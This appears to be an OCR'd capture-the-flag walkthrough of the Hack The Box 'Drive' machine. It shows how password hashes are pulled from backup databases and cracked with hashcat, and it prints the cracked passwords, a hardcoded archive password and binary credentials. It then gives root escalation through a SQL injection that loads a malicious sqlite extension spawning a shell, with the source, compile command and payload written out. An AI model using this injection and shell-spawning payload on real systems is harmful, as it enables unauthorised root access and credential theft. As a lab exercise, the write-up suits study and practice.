
On this site I found 2 users



Password the same fo ssh martin but here I need to use his username form gitea



I found crisDisel's repository



Download all the files

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ git clone http://localhost:3000/crisDisel/DoodleGrive
Cloning into 'DoodleGrive'...
Username for 'http://localhost:3000': martinCruz
Password for 'http://martinCruz@localhost:3000':
remote: Enumerating objects: 227, done.
remote: Counting objects: 100% (227/227), done.
remote: Compressing objects: 100% (187/187), done.
remote: Total 227 (delta 46), reused 209 (delta 36)
Receiving objects: 100% (227/227), 2.67 MiB | 690.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.

┌──(kali㉿kali)-[~/HTB/drive]
└─$ ls -la
total 12
drwxr-xr-x 3 kali kali 4096 Feb 28 16:21 .
drwxr-xr-x 8 kali kali 4096 Feb 28 14:51 ..
drwxr-xr-x 7 kali kali 4096 Feb 28 16:22 DoodleGrive

┌──(kali㉿kali)-[~/HTB/drive]
└─$ cd DoodleGrive

┌──(kali㉿kali)-[~/HTB/drive/DoodleGrive]
└─$ ls -la
total 268
drwxr-xr-x 7 kali kali    4096 Feb 28 16:22 .
drwxr-xr-x 3 kali kali    4096 Feb 28 16:21 ..
drwxr-xr-x 6 kali kali    4096 Feb 28 16:22 accounts
-rwxr-xr-x 1 kali kali     457 Feb 28 16:22 db_backup.sh
-rwxr-xr-x 1 kali kali 3760128 Feb 28 16:22 db.sqlite3
drwxr-xr-x 4 kali kali    4096 Feb 28 16:22 geeks_site
drwxr-xr-x 8 kali kali    4096 Feb 28 16:22 .git
-rwxr-xr-x 1 kali kali     666 Feb 28 16:22 manage.py
drwxr-xr-x 4 kali kali    4096 Feb 28 16:22 media
drwxr-xr-x 5 kali kali    4096 Feb 28 16:22 myApp

┌──(kali㉿kali)-[~/HTB/drive/DoodleGrive]
└─$
```

Found script which use 7z to save database dumps in /var/www/backups

```
┌──(kali㉿kali)-[~/HTB/drive/DoodleGrive]
└─$ cat db_backup.sh
#!/bin/bash
DB=$1
date_str=$(date +'%d_%b')
7z a -p'H@ckThisP@ssW0rDIfY0uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
cd /var/www/backups/
ls -l --sort=t *.7z > backups_num.tmp
backups_num=$(cat backups_num.tmp | wc -l)
if [[ $backups_num -gt 10 ]]; then
    #backups is more than 10... deleting to oldest backup
    rm $(ls  *.7z --sort=t --color=never | tail -1)
    #oldest backup deleted successfully!
fi
rm backups_num.tmp
```

Download all the files to my kali

`scp martin@drive.htb:/car/www/backups/* .`

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ scp martin@drive.htb:/car/www/backups/* .
martin@drive.htb's password:
scp: remote readdir("/car/www/backups/"): No such file or directory
scp: /car/www/backups/*: No such file or directory

┌──(kali㉿kali)-[~/HTB/drive]
└─$ scp martin@drive.htb:/var/www/backups/* .
martin@drive.htb's password:
1_Dec_db_backup.sqlite3.7z                    100%   13KB  59.3KB/s   00:00
1_Nov_db_backup.sqlite3.7z                    100%   12KB  67.6KB/s   00:00
1_Oct_db_backup.sqlite3.7z                    100%   12KB  74.6KB/s   00:00
1_Sep_db_backup.sqlite3.7z                    100%   12KB  53.6KB/s   00:00
db.sqlite3                                    100% 3672KB 288.1KB/s   00:12
```

`sqlite3 db.sqlite3`

`.dump`

```
CREATE TABLE IF NOT EXISTS "accounts_customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREMENT, "password" varchar(128) NOT NULL, "last_logi
, "username" varchar(150) NOT NULL UNIQUE, "first_name" varchar(150) NOT NULL, "last_name" varchar(150) NOT NULL, "email" varchar(254) NOT NULL
OT NULL, "date_joined" datetime NOT NULL);
```

Here is table accounts_customer

I check onle username and password

```
sqlite> select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
sqlite> select username,password  from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
```

Looks like I have all passwords!

But No works passwords after craking!

So I have password fo 7z filel. I need dump all passwords. Maybe 1 of them was changed

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ 7z x 1_Oct_db_backup.sqlite3.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)

Scanning the drive for archives:
1 file, 12722 bytes (13 KiB)

Extracting archive: 1_Oct_db_backup.sqlite3.7z
--
Path = 1_Oct_db_backup.sqlite3.7z
Type = 7z
Physical Size = 12722
Headers Size = 146
Method = LZMA2:22 7zAES
Solid = -
Blocks = 1


Enter password (will not be echoed):
Everything is Ok

Size:       3760128
Compressed: 12722

┌──(kali㉿kali)-[~/HTB/drive]
└─$ mv db.sqlite3 db.sqlite3_2

┌──(kali㉿kali)-[~/HTB/drive]
└─$ 7z x 1_Sep_db_backup.sqlite3.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)

Scanning the drive for archives:
1 file, 12770 bytes (13 KiB)

Extracting archive: 1_Sep_db_backup.sqlite3.7z
--
Path = 1_Sep_db_backup.sqlite3.7z
```

after I dump all databases 1 by 1

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ sqlite3 db.sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password  from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3

┌──(kali㉿kali)-[~/HTB/drive]
└─$ sqlite3 db.sqlite3_0
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password  from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3_0

┌──(kali㉿kali)-[~/HTB/drive]
└─$ sqlite3 db.sqlite3_1
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password  from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3_1

┌──(kali㉿kali)-[~/HTB/drive]
└─$ sqlite3 db.sqlite3_2
```

Sorting (some hashes are same)

`cat hash.txt| sort -u > hashes.txt`

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ cat hash.txt| sort -u > hashes.txt

┌──(kali㉿kali)-[~/HTB/drive]
└─$ cat hashes.txt
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
```

I need to replace all | to : for hash cat

little python script


```
  GNU nano 7.2
with open('hashes.txt','r') as file:
        a = file.read()
a = a.replace('|',':')
with open('hashes.txt','w') as file:
        file.write(a)
file.close()
```

```
hashcat -a 0 --user hashes.txt /home/kali/Desktop/rockyou.txt
```

```
Dictionary cache hit:
* Filename..: /home/kali/Desktop/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
Cracking performance lower than expected?
martin@drive:/var/www/backups$ su tom
Password:
tom@drive:/var/www/backups$ cd ~
tom@drive:~$ ls -la
total 916
drwxr-x--- 6 tom  tom    4096 Sep 13 13:51 .
drwxr-xr-x 6 root root   4096 Dec 25  2022 ..
lrwxrwxrwx 1 root root      9 Sep  6 02:56 .bash_history → /dev/null
-rw-r--r-- 1 tom  tom     220 Dec 25  2022 .bash_logout
-rw-r--r-- 1 tom  tom    3771 Dec 25  2022 .bashrc
drwx------ 3 tom  tom    4096 Jan  1  2023 .cache
drwx------ 3 tom  tom    4096 Feb  3  2023 .config
-rwSr-x--- 1 root tom  887240 Sep 13 13:36 doodleGrive-cli
drwx------ 3 tom  tom    4096 Jan  1  2023 .gnupg
drwxrwxr-x 3 tom  tom    4096 Dec 28  2022 .local
-rw-r--r-- 1 tom  tom     807 Dec 25  2022 .profile
-rw-r----- 1 root tom     719 Feb 11  2023 README.txt
-rw-r----- 1 root tom      33 Feb 28 05:03 user.txt
-rw-r--r-- 1 tom  tom      39 Aug 29  2023 .vimrc
tom@drive:~$ cat user.txt
30b7dcbdd617aa5b9320c14253eb06da
tom@drive:~$
```

escalation to root


In tom's directory is a SUID binary which I download to my kali and analize with ghydra
In main function I found username and password fo this binary



But I just open main menu

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase ... please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome ... !

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

In 5th option I can activate account(here is this function). But there is a sanitize function which is very hard to read!!



```
                        XREF[2]:     00401f83(W),
                                     00402052(R)
                        XREF[2]:     00402005(*),
                                     00402043(*)
                        XREF[7]:     00401fa1(*),
                                     00401fb5(*),
                                     00401fd3(*),
                                     00401fda(*),
                                     00401fef(*),
                                     00401ffe(*),
                                     00402028(*)
              XREF[3]:     Entry Point(*),
                           main_menu:004021be(c),
                           004b35bc(*)
```

```
ptr FS:[0x28]

[RBP + local_10],RAX

:er_username_to_activate_accou_004971... = "Enter username to activate ac...

int printf(char * __format, ...)
```

```
size_t sVar1;
long in_FS_OFFSET;
char local_148 [48];
char local_118 [264];
long local_10;

local_10 = *(long *)(in_FS_OFFSET + 0x28);
printf("Enter username to activate account: ");
fgets(local_148,0x28,(FILE *)stdin);
sVar1 = strcspn(local_148,"\n");
local_148[sVar1] = '\0';
if (local_148[0] == '\0') {
  puts("Error: Username cannot be empty.");
}
else {
  sanitize_string(local_148);
  snprintf(local_118,0xfa,
           "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line
           T is_active=1 WHERE username=\"%s\";\'"
           ,local_148);
  printf("Activating account for user \'%s\'...\n",local_148);
  system(local_118);
}
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
return;
}
```

I do not really understand which characters are in white or black list

Decompile: sanitize_string - (doodleGrive-cli)

```
5   bool bVar1;
6   size_t sVar2;
7   long in_FS_OFFSET;
8   int local_3c;
9   int local_38;
10  uint local_30;
11  undefined8 local_29;
12  undefined local_21;
13  long local_20;
14
15  local_20 = *(long *)(in_FS_OFFSET + 0x28);
16  local_3c = 0;
17  local_29 = 0x5c7b2f7c20270a00;
18  local_21 = 0x3b;
19  local_38 = 0;
20  do {
21    sVar2 = strlen(param_1);
22    if (sVar2 <= (ulong)(long)local_38) {
23      param_1[local_3c] = '\0';
24      if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
25                    /* WARNING: Subroutine does not return */
26        __stack_chk_fail();
27      }
28      return;
29    }
30    bVar1 = false;
31    for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {
32      if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int
33        bVar1 = true;
34        break;
35      }
```


But activation look like this


```
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: hacker
Activating account for user 'hacker' ...

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

I need to escape single quotes 'hacker'

It was the hardest in this machine. after lot of tests I check a hint. Here I need to create exploit

```
#include <stdlib.h>

void sqlite3__init() {
        system("/bin/bash");
}
```






compile him to so file

`gcc --shared o.c -o 0.so`


Name 0.so is very good for next trick



`"&load_extension(char(46,47,48));--`

Load extension function in sqlite load chars from ASCII table.

char(46,47,48) == ./0



Now as root I need to export PATH variable}

```
export PATH=/home
```

Now I can check root;s flag